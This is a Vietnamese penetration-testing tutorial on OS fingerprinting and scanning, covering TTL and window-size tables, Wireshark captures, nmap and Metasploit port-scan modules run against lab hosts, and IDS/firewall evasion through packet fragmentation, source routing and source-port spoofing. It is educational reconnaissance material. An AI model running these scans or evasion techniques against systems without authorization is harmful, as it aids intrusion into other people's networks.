Mục tiêu của các bài test này là tìm các mẫu trong chuỗi số ban đầu. Chúng có thể được phân loại thành các nhóm, chẳng hạn như 64K (UNIX cũ), random increments (các phiên bản mới hơn của Solaris, IRIX, FreeBSD, Digital UNIX, Cray, ...) hoặc true random (Linux 2.0.* , OpenVMS, AIX, ...). Còn Windows sử dụng mô hình *time-dependent* trong đó ISN được tăng thêm một lượng cố định cho mỗi lần xuất hiện.

Passive Banner Grabbing

Giống như **active banner grabbing**, kỹ thuật **passive banner grabbing** cũng phụ thuộc vào cách triển khai khác biệt của stack và các cách khác nhau mà hệ điều hành phản hồi với các gói tin.

Passive banner grabbing bao gồm:

- **Lấy banner từ thông báo lỗi:** thông báo lỗi cung cấp thông tin, chẳng hạn như loại server, loại hệ điều hành và thông tin SSL.
- **Giám sát lưu lượng mạng:** bắt và phân tích các gói tin.
- **Lấy banner từ page extensions:** tìm tiện ích mở rộng trong URL có thể giúp ta xác định phiên bản ứng dụng. Ví dụ: `.aspx` chứng tỏ là server chạy IIS và nền tảng Windows.

Bốn trường thường được sử dụng:

- **TTL:** hệ điều hành đặt thời gian tồn tại trên gói gửi đi là bao nhiêu?
- **Window Size:** Kích thước cửa sổ do hệ điều hành đặt là bao nhiêu?
- **Bit DF (Don't Fragment):** Hệ điều hành có đặt bit DF không?
- **TOS (Type of Service):** Hệ điều hành có đặt TOS không và nếu có thì đó là cài đặt gì?

Đôi khi dựa trên 4 field này cũng không hoàn toàn chính xác. Người ta có thể cải thiện độ chính xác bằng cách nhận biết một số dấu hiệu (signature) và kết hợp nhiều thông tin. Dưới đây là một ví dụ cụ thể:

```
04/20-21:41:48.129662 129.142.224.3:659 -> 172.16.1.107:604
TCP TTL:45 TOS:0x0 ID:56257
***F***A* Seq: 0x9DD90553
Ack: 0xE3C65D7 Win: 0x7D78
```

A sniffed

packet described by Lance Spitzner in his paper on passive fingerprinting

Dựa vào thông tin trên, ta có thể xác định được giá trị của 4 trường:

TTL	45
Window Size	0x7D78 (hoặc 32120 trong hệ thập phân)
DF	1
TOS	0x0

4 fields xác định được

- **TLL:** Từ phân tích là 45 (ở dòng thứ 2). Gói ban đầu trải qua 19 bước nhảy để nhảy đến mục tiêu, do đó, nó đặt TTL ban đầu thành 64. Dựa trên TTL này, có vẻ như người dùng đã gửi gói tin từ Linux hoặc FreeBSD.
- **Window Size:** Kích thước cửa sổ được đặt là **0x7D78**, đây là kích thước cửa sổ mặc định được Linux sử dụng. Ngoài ra, FreeBSD và Solaris có xu hướng duy trì kích thước cửa sổ giống nhau trong suốt session. Tuy nhiên, các loại router của hãng Cisco và kích thước cửa sổ của Microsoft Windows NT lại liên tục thay đổi.
- **Bit DF:** Hầu hết các hệ thống sử dụng bộ bit DF; do đó, đây là giá trị hạn chế và ít thu được thông tin. Tuy nhiên sẽ giúp dễ dàng xác định một số hệ thống không sử dụng cờ DF (như SCO hoặc OpenBSD).

- **TOS:** TOS cũng là một giá trị hạn chế, vì nó đa số dựa trên session hơn là dựa trên hệ điều hành.

Sử dụng thông tin thu được bên trên, cụ thể là TTL và kích thước cửa sổ, người ta có thể so sánh kết quả này với cơ sở dữ liệu signature thì có thể xác định được đây là máy Linux Kernel 2.2.x.

Cách xác định hệ điều hành của mục tiêu

Trong một mạng, các tiêu chuẩn khác nhau được triển khai để cho phép các hệ điều hành khác nhau giao tiếp với nhau. Các tiêu chuẩn này chỉ phác họa hoạt động của các giao thức. Bằng cách phân tích các tham số/trường nhất định trong các giao thức này, ta có thể biết được thông tin về hệ điều hành. Các tham số như **TTL** và **Window Size** trong IP header của gói tin đầu tiên trong TCP session sẽ giúp xác định OS đang chạy trên máy đích. Trường TTL xác định thời gian tối đa mà gói có thể tồn tại trong mạng và Window Size xác định độ dài của gói. Các giá trị này là khác nhau giữa các hệ điều hành khác nhau:

Operating System	Time To Live	TCP Window Size
Linux	64	5840
FreeBSD	64	65535
OpenBSD	255	16384
Windows	128	65,535 bytes to 1 Gigabyte
Cisco Routers	255	4128
Solaris	255	8760
AIX	255	16384

TTL and TCP Window size values for OS

Attacker có thể sử dụng nhiều tool khác nhau như **Wireshark**, **Nmap**, [Unicornscan](#) và **Nmap Script Engine**.

Sử dụng Wireshark

Ta thực hiện chụp lại response từ máy đích bằng Wireshark và quan sát các trường TTL và TCP trong gói TCP được capture đầu tiên. Ví dụ như hình bên dưới ta thấy TTL là 128, ứng với bảng trên thì ta có thể xác định được đây là máy Windows.

9 0.711184	10.18.31.83	10.18.31.112	TCP	155 [TCP Retransmission] 1514 →
10 0.712135	10.18.31.112	10.18.31.83	TCP	66 39292 → 1514 [ACK] Seq=271
11 0.995560	10.18.31.67	224.0.0.18	VRPP	60 Announcement (v2)
12 1.296965	10.18.31.121	10.18.31.83	TCP	340 56021 → 1514 [PSH, ACK] Seq
13 1.297153	10.18.31.83	10.18.31.121	TCP	60 1514 → 56021 [ACK] Seq=1 Ac
14 1.297159	10.18.31.83	10.18.31.121	TCP	60 [TCP Dup ACK 13#1] 1514 → 5
15 1.297507	10.18.31.83	10.18.31.121	TCP	143 1514 → 56021 [PSH, ACK] Seq
16 1.297512	10.18.31.83	10.18.31.121	TCP	143 [TCP Retransmission] 1514 →

```
> Frame 12: 340 bytes on wire (2720 bits), 340 bytes captured (2720 bits) on interface \Device\NPF_{82EA9CC3-2DF1-4BB6-9E2F-F0FD9A48A
> Ethernet II, Src: Dell_8d:59:95 (0c:25:a5:8d:59:95), Dst: VMware_16:e4:50 (00:0c:29:16:e4:50)
└ Internet Protocol Version 4, Src: 10.18.31.121, Dst: 10.18.31.83
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total Length: 326
  Identification: 0x802b (32811)
  Flags: 0x40, Don't fragment
  ... 0 0000 0000 0000 = Fragment Offset: 0
  Time to Live: 128
  Protocol: TCP (6)
  Header Checksum: 0x2697 [validation disabled]
  [Header checksum status: Unverified]
```

Wireshark screenshot showing TTL value (Possible OS is Windows)

Một ví dụ khác, với TTL là 64 thì đây có thể là Linux.

No.	Time	Source	Destination	Protocol	Length	Info
1 0.000000	159.63.53.251	8.8.8	DNS	80	Standard query 0xb775 AAAA	
2 0.010773	159.63.53.251	185.199.108.154	TLSv1.2	136	Application Data	
3 0.011754	185.199.108.154	159.63.53.251	TCP	60	443 → 48574 [ACK] Seq=1 Ack	
4 0.028244	8.8.8.8	159.63.53.251	DNS	129	Standard query response 0x1	
5 0.033104	8.8.8.8	159.63.53.251	DNS	178	Standard query response 0xb	
6 0.034478	159.63.53.251	140.82.114.22	TCP	74	56242 → 443 [SYN] Seq=0 Win	
7 0.046593	185.199.108.154	159.63.53.251	TLSv1.2	1174	Application Data	
8 0.046616	159.63.53.251	185.199.108.154	TCP	54	48574 → 443 [ACK] Seq=83 Ac	
9 0.070301	159.63.53.251	20.205.243.166	TLSv1.2	231	Application Data	
10 0.071139	20.205.243.166	159.63.53.251	TCP	60	443 → 50812 [ACK] Seq=1 Ack	
11 0.072867	159.63.53.251	20.205.243.166	TLSv1.2	198	Application Data	
12 0.073366	20.205.243.166	159.63.53.251	TCP	60	443 → 50812 [ACK] Seq=1 Ack	
13 0.074164	159.63.53.251	20.205.243.166	TLSv1.2	162	Application Data	
14 0.074558	20.205.243.166	159.63.53.251	TCP	60	443 → 50812 [ACK] Seq=1 Ack	
15 0.075007	159.63.53.251	20.205.243.166	TLSv1.2	163	Application Data	
16 0.075568	20.205.243.166	159.63.53.251	TCP	60	443 → 50812 [ACK] Seq=1 Ack	

```
> Frame 3: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface unknown, id 0
> Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: PcsCompu_db:96:6a (08:00:27:db:96:6a)
└ Internet Protocol Version 4, Src: 185.199.108.154, Dst: 159.63.53.251
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total Length: 40
  Identification: 0xbe13 (48659)
  Flags: 0x00
  ... 0 0000 0000 0000 = Fragment Offset: 0
  Time to Live: 64
  Protocol: TCP (6)
  Header Checksum: 0x8a4c [validation disabled]
  [Header checksum status: Unverified]
  Source Address: 185.199.108.154
  0000 08 00 27 db 96 6a 52 54 00 12 35 02 08 00 45 00  ..'..jRT ..5..E.
  0010 00 28 be 13 00 40 06 8a 4c b9 c7 6c 9a 9f 3f  ..(.....
  0020 35 fb 01 bb bd be 2f 7b 46 5d 04 36 ea cf 50 10  5...../{ F]..6..P.
  0030 ff ff 59 0c 00 00 00 00 00 00 00 00 00 00 00 00 ..Y.....
```

Wireshark screenshot showing TTL value (Possible OS is Linux)

Sử dụng nmap

Nmap là một trong những công cụ hiệu quả để xác định hệ điều hành mục tiêu. Trong Zenmap, ta sử dụng tùy chọn -O.

The screenshot shows the Zenmap interface with the target set to 10.10.1.11 and the command set to nmap -O 10.10.1.11. The 'Hosts' tab is selected, showing a single host entry for 10.10.1.11. The main pane displays the Nmap output, which includes the following details about the host:

```
nmap -O 10.10.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-15 22:25 [+] Nmap Scripting Engine
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-ds+http-server
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10:1703
OS details: Microsoft Windows 10 1703
Network Distance: 1 hop

OS detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.81
seconds
```

OS Discovery using Zenmap

Sử dụng Nmap Script Engine

Nmap Scripting Engine (NSE) trong công cụ Nmap có thể tự động hóa nhiều tác vụ bằng cách viết và chia sẻ các script. Các script này có thể được thực thi song song nhưng mức độ hiệu quả và tốc độ vẫn tương tự như Nmap. Trong tình huống này, **smb-os-discovery** là một script sẵn có được sử dụng để thu thập thông tin hệ điều hành thông qua giao thức SMB. NSE được kích hoạt bằng cách chọn **-sC**. Nếu các script là các script tùy chỉnh thì sử dụng **--script**.

```
(kali㉿kali)-[~]
└─$ nmap --script smb-os-discovery.nse 192.168.36.140
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-10 22:09 EST
Nmap scan report for 192.168.36.140
Host is up (0.0015s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
8000/tcp  open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

OS Discovery using Nmap Script Engine

Sử dụng IPv6 Fingerprinting

IPv6 Fingerprinting là một kỹ thuật khác được sử dụng để xác định hệ điều hành mục tiêu. Chức năng tương tự như IPv4 nhưng khác ở chỗ IPv6 sử dụng một số kỹ thuật thăm dò nâng cao dành riêng cho nó. Nmap gửi gần 18 probe theo thứ tự sau:

1. Sequence generation (S1-S6)
2. ICMPv6 echo (IE1)
3. ICMPv6 echo (IE2)
4. Node Information Query (NI)
5. Neighbor Solicitation (NS)
6. UDP(UI)
7. TCP explicit congestion notification (TECN)
8. TCP (T2-T7)

Trong nmap, ta sử dụng option **-6**. Ở đây mình không có máy chạy IPv6 nên không thể demo cho các bạn xem.

Sử dụng Metasploit

Metasploit Framework là một công cụ cung cấp thông tin về các lỗ hổng bảo mật và hỗ trợ kiểm tra thâm nhập và phát triển chữ ký IDS (IDS signature). Một lợi thế chính của framework này là cách tiếp cận Mô-đun, nghĩa là cho phép kết hợp exploit và payload tự do. Trong phần này, ta sẽ sử dụng Metasploit để xác định các máy đang hoạt động, port mở, dịch vụ đang chạy và thông tin hệ điều hành của các hệ thống có trong mạng mục tiêu.

Trên máy Kali Linux, ta thực hiện bật **postgresql** bằng câu lệnh:

```
systemctl start postgresql
```

Sau đó, kiểm tra xem dịch vụ này đã chạy hay chưa bằng câu lệnh:

```
systemctl status postgresql
```

Kết quả trên Linux:

```
(kali㉿kali)-[~]
$ systemctl start postgresql

(kali㉿kali)-[~]
$ systemctl status postgresql
● postgresql.service - PostgreSQL RDBMS
    Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
      Active: active (exited) since Sun 2023-02-05 23:04:44 EST; 6s ago
        Process: 1433120 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
      Main PID: 1433120 (code=exited, status=0/SUCCESS)
         CPU: 2ms

Feb 05 23:04:44 kali systemd[1]: Starting PostgreSQL RDBMS ...
Feb 05 23:04:44 kali systemd[1]: Finished PostgreSQL RDBMS.
```

Running postgresql

Bây giờ ta sẽ khởi chạy Metasploit bằng cách gõ lệnh `msfconsole`:

Chạy msfconsole

Ta kiểm tra kết nối từ Metasploit vào database bằng cách gõ lệnh **db_status**. Nếu kết quả là “*postgresql selected, no connection*” chứng tỏ là kết nối chưa thành công.

```
msf6 > db_status
```

```
[*] postgresql selected, no connection
```

Ta tiến hành khởi tạo kết nối bằng lệnh **msfdb init**:

```
msf6 > msfdb init
```

```
[*] exec: msfdb init
```

```
[i] Database already started
```

```
[+] Creating database user 'msf'
```

```
[+] Creating databases 'msf'
```

```
[+] Creating databases 'msf_test'
```

```
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
```

```
[+] Creating initial database schema
```

Ta khởi động lại **postgresql** bằng lệnh **systemctl restart postgresql**, chạy lại Metasploit bằng lệnh **msfconsole** rồi kiểm tra lại kết nối bằng **db_status**:

```
msf6 > db_status
```

```
[*] Connected to msf. Connection type: postgresql.
```

Gõ lệnh **nmap -Pn -sS -A -oX Test <subnet>** để scan subnet. Trường hợp của mình phát hiện được **6 hosts up**.

```
msf6 > nmap -Pn -sS -A -oX Test 192.168.36.0/24
```

```
[*] exec: nmap -Pn -sS -A -oX Test 192.168.36.0/24
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-05 23:34 EST
```

```
Nmap scan report for 192.168.36.1
```

```
Host is up (0.00057s latency).
```

```
Not shown: 998 filtered tcp ports (no-response)
```

```
PORt STATE SERVICE VERSION
```

```
135/tcp open msrpc Microsoft Windows RPC
```

```
3389/tcp open ms-wbt-server Microsoft Terminal Services
```

...

OS and Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/>.

Nmap done: 256 IP addresses (**6 hosts up**) scanned in 44.57 seconds

Sau đó, gõ **db_import Test** để import kết quả scan từ nmap vào database.

```
msf6 > db_import Test
```

[*] Importing 'Nmap XML' data

[*] Import: Parsing with 'Nokogiri v1.13.4'

[*] Importing host 192.168.36.1

[*] Importing host 192.168.36.2

[*] Importing host 192.168.36.133

[*] Importing host 192.168.36.140

[*] Importing host 192.168.36.254

[*] Importing host 192.168.36.132

[*] Successfully imported /home/kali/Test

```
msf6 >
```

Gõ **host** hoặc **db_hosts** để xem các dịch vụ đang chạy trên mục tiêu.

Hosts										
address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments		
192.168.36.1	00:50:56:c0:00:08		FreeBSD		6.X	device				
192.168.36.2	00:50:56:e6:94:88		Player			device				
192.168.36.132			Unknown			device				
192.168.36.133	00:0c:29:69:9c:91		Windows XP			client				
192.168.36.140	00:0c:29:dd:c4:bf		Linux		3.X	server				
192.168.36.254	00:50:56:f1:c4:cf		Unknown			device				

Kết quả **db_hosts**

Gõ **services** hoặc **db_services** để xem các dịch vụ đang chạy trên mục tiêu.

Services						
host	port	proto	name	state	info	
192.168.36.1	135	tcp	msrpc	open	Microsoft Windows RPC	
192.168.36.1	3389	tcp	ms-wbt-server	open	Microsoft Terminal Services	
192.168.36.2	53	tcp	domain	open	Simple DNS Plus	
192.168.36.133	3389	tcp	ms-wbt-server	open	Microsoft Terminal Services	
192.168.36.133	5357	tcp	http	open	Microsoft HTTPAPI httpd 2.0 SSDP/UPnP	
192.168.36.140	22	tcp	ssh	open	OpenSSH 7.4 protocol 2.0	
192.168.36.140	80	tcp	http	open	Apache httpd 2.4.6 (CentOS) PHP/8.1.12	
192.168.36.140	3306	tcp	mysql	open	MySQL 5.6.51	
192.168.36.140	8000	tcp	http	open	PHP 8.1.12	

Kết quả db_services

Ngoài việc chạy Nmap, còn có nhiều công cụ quét port khác tích hợp sẵn trong Metasploit Framework để quét các hệ thống đích. Gõ **search portscan** để tìm kiếm các công cụ khác:

Matching Modules						
#	Name	Disclosure Date	Rank	Check	Description	
0	auxiliary/scanner/portscan/ftpbounce	normal	No		FTP Bounce Port Scanner	
1	auxiliary/scanner/natpmp/natpmp_portscan	normal	No		NAT-PMP External Port Scanner	
2	auxiliary/scanner/sap/sap_router_portscanner	normal	No		SAPRouter Port Scanner	
3	auxiliary/scanner/portscan/xmas	normal	No		TCP "XMas" Port Scanner	
4	auxiliary/scanner/portscan/ack	normal	No		TCP ACK Firewall Scanner	
5	auxiliary/scanner/portscan/tcp	normal	No		TCP Port Scanner	
6	auxiliary/scanner/portscan/syn	normal	No		TCP SYN Port Scanner	
7	auxiliary/scanner/http/wordpress_pingback_access	normal	No		Wordpress Pingback Locator	

Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access

Kết quả search portscan

Ở đây, mình sẽ sử dụng Mô-đun **auxiliary/scanner/portscan/syn** để thực hiện quét SYN trên các hệ thống đích. Để làm như vậy, hãy nhập **use auxiliary/scanner/portscan/syn** và nhấn Enter.

Mình sẽ quét SYN đối với dải địa chỉ IP mục tiêu (192.168.36.100 – 192.168.36.150) để tìm port 80 đang mở thông qua cổng giao tiếp mạng eth0. Ta cần chỉ định một số thông số:

- set INTERFACE eth0
- set PORTS 80
- set RHOSTS 192.168.36.100-150
- set THREADS 50

Trong đó **PORTS**: chỉ định các port để quét (ví dụ: 22-25, 80, 110-900), **RHOSTS**: chỉ định dải địa chỉ đích hoặc mã định danh CIDR và **THREADS**: chỉ định số lượng thread đồng thời (mặc định là 1). Gõ như hình bên dưới và gõ **run** rồi nhấn Enter.

```
msf6 auxiliary(scanner/portscan/syn) > set INTERFACE eth0
INTERFACE => eth0
msf6 auxiliary(scanner/portscan/syn) > set RHOSTS 192.168.36.130-150
RHOSTS => 192.168.36.130-150
msf6 auxiliary(scanner/portscan/syn) > set THREADS 50
THREADS => 50
msf6 auxiliary(scanner/portscan/syn) > set PORTS 80
PORTS => 80
msf6 auxiliary(scanner/portscan/syn) > run

[+] TCP OPEN 192.168.36.140:80
[*] Scanned 21 of 21 hosts (100% complete)
[*] Auxiliary module execution completed
```

Kết quả scan SYN

Kết quả cho thấy IP 192.168.36.140 đang mở port 80.

Bây giờ ta sẽ thử scan TCP bằng Mô-đun **auxiliary/scanner/portscan/tcp**. Gõ lệnh **use auxiliary/scanner/portscan/tcp**. Tiếp đó gõ **hosts -R** để lấy lại kết quả scan các host đang online ở trên. Sau đó gõ **run** và nhấn Enter.

```
msf6 auxiliary(scanner/portscan/syn) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-100
PORTS => 1-100
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.36.140
RHOSTS => 192.168.36.140
msf6 auxiliary(scanner/portscan/tcp) > set THREADS 50
THREADS => 50
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.36.140:          - 192.168.36.140:22 - TCP OPEN
[+] 192.168.36.140:          - 192.168.36.140:80 - TCP OPEN
[*] 192.168.36.140:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > ss
```

Kết quả sử dụng portscan/tcp


Kết quả cho thấy từ khoảng port 1-100 thì có port 22 và 80 đang mở.

Mô-đun 3. Phần 7: Dò quét né tránh tường lửa và IDS

Hệ thống phát hiện xâm nhập (IDS) và **tường lửa** là các cơ chế bảo mật nhằm ngăn chặn tấn công mạng. Tuy nhiên, ngay cả IDS và tường lửa cũng có một số hạn chế về bảo mật. Phần này mình sẽ giới thiệu những hạn chế đó cùng với các kỹ thuật tránh IDS/tường lửa khác nhau như phân mảnh gói (packet fragmentation), định tuyến nguồn (source routing), giả mạo địa chỉ IP (IP address spoofing), ...

Phân mảnh gói (Packet Fragmentation)

Phân mảnh gói có nghĩa là chia gói thăm dò (probe packet) thành nhiều gói nhỏ hơn (các fragments) khi gửi nó đến mạng đích. Khi các gói này đến một server, IDS hay tường lửa sẽ thường được xếp hàng tất cả gói tin đó sẽ được xử lý từng gói một. Tuy nhiên, phương pháp xử lý này ảnh hưởng hiệu suất mạng và CPU nên hầu hết các IDS sẽ phải bỏ qua các gói bị phân mảnh trong quá trình quét port.



SYN/FIN scanning

Do đó, attacker sẽ sử dụng các công cụ phân mảnh gói như **Nmap** hay **fragroute** để chia gói thăm dò thành các gói nhỏ hơn nhằm phá vỡ kỹ thuật phát hiện của IDS. Khi các mảnh này đến được máy đích, chúng sẽ được tập hợp lại để tạo thành một gói tin duy nhất.

SYN/FIN Scanning sử dụng IP Fragments không phải là một phương pháp mới. Quá trình dò quét này hạn chế được kết quả dương tính giả (false positive) do tường lửa ở hệ thống đích lọc mất gói tin. TCP header được chia thành nhiều gói để tránh bộ lọc gói.

Trong phương pháp này, attacker sẽ chia TCP header thành nhiều đoạn và truyền qua mạng. Tuy nhiên, khi lắp ráp lại IP ở phía máy đích có thể dẫn đến các kết quả bất thường và không thể đoán trước, ví dụ như IP header bị phân mảnh, ... Ngoài ra một số máy có thể không phân tích cú pháp và tập hợp lại các gói bị phân mảnh làm dẫn đến sự cố, máy đó có thể khởi động lại, ...

Tuy nhiên một số loại tường lửa có thể chặn hàng đợi phân mảnh IP trong kernel (ví dụ: **CONFIG_IP_ALWAYS_DEFRAG** trong Linux Kernel) nhưng đa số chúng không được sử dụng do hạn chế về mặt hiệu suất. Còn các IDS sử dụng phương pháp dựa trên dấu hiệu (signature) để phát hiện nên việc sử dụng phân mảnh thường sẽ tránh phát hiện gói này dẫn đến khả năng cao gây ra sự cố trên mạng mục tiêu.

The screenshot shows the Zenmap interface with the following details:

- Scan Menu:** Scan, Tools, Profile, Help
- Target:** 10.10.1.11
- Profile:** (empty)
- Command:** nmap -sS -T4 -A -f -v 10.10.1.11 (highlighted with a red box)
- Hosts Tab:** Selected
- Services Tab:** Unselected
- Nmap Output Tab:** Selected
- Ports / Hosts, Topology, Host Details, Scans:** Unselected
- OS < Host:** OS detection section
- Output Content:**

```

Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-16
02:55 [+] [+] Time
Warning: Packet fragmentation selected on a host other
than Linux, OpenBSD, FreeBSD, or NetBSD. This may or
may not work.
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
Initiating ARP Ping Scan at 02:55
Scanning 10.10.1.11 [1 port]
Completed ARP Ping Scan at 02:55, 0.02s elapsed (1 total
hosts)
Initiating Parallel DNS resolution of 1 host. at 02:55
Completed Parallel DNS resolution of 1 host. at 02:55,
0.01s elapsed
Initiating SYN Stealth Scan at 02:55
Scanning 10.10.1.11 [1000 ports]
Discovered open port 445/tcp on 10.10.1.11
Discovered open port 139/tcp on 10.10.1.11
Discovered open port 135/tcp on 10.10.1.11
Discovered open port 3389/tcp on 10.10.1.11
Discovered open port 80/tcp on 10.10.1.11
Discovered open port 21/tcp on 10.10.1.11
Completed SYN Stealth Scan at 02:55, 1.45s elapsed (1000
total ports)
Initiating Service scan at 02:55


```
- Filter Hosts:** Unselected

SYN/FIN scan using Zenmap

Source Routing trong dò quét né tránh tường lửa


Một **datagram IP** chứa nhiều trường khác nhau, trong đó có trường *IP options* giúp lưu trữ thông tin định tuyến nguồn và danh sách các IP mà gói đó đã đi qua. Khi gói đi qua các nút trong mạng, mỗi bộ định tuyến sẽ kiểm tra địa chỉ IP đích và chọn hướng tiếp theo để hướng gói tin đó đến đích.

Khi attacker gửi các gói tin không đúng định dạng đến một mục tiêu, các gói này sẽ nhảy qua các bộ định tuyến và port khác nhau để đến đích. Trong một số trường hợp, các bộ định tuyến có thể được nối với tường lửa và IDS nhằm chặn các gói đó. Attacker sẽ thực thi một cơ chế định tuyến để chỉnh sửa IP path trong trường *IP options* để gói tin đi theo hướng do attacker xác định để đến đích (hướng mà không có tường lửa và IDS).



Source Port Manipulation

Source port manipulation là một kỹ thuật được sử dụng để vượt qua IDS/tường lửa, trong đó số port thực tế được ẩn bằng số port thông dụng như port của các dịch vụ HTTP, DNS, FTP, để tránh các rule tường lửa và IDS.



Firewall allowing manipulated port 80 to the victim from attacker

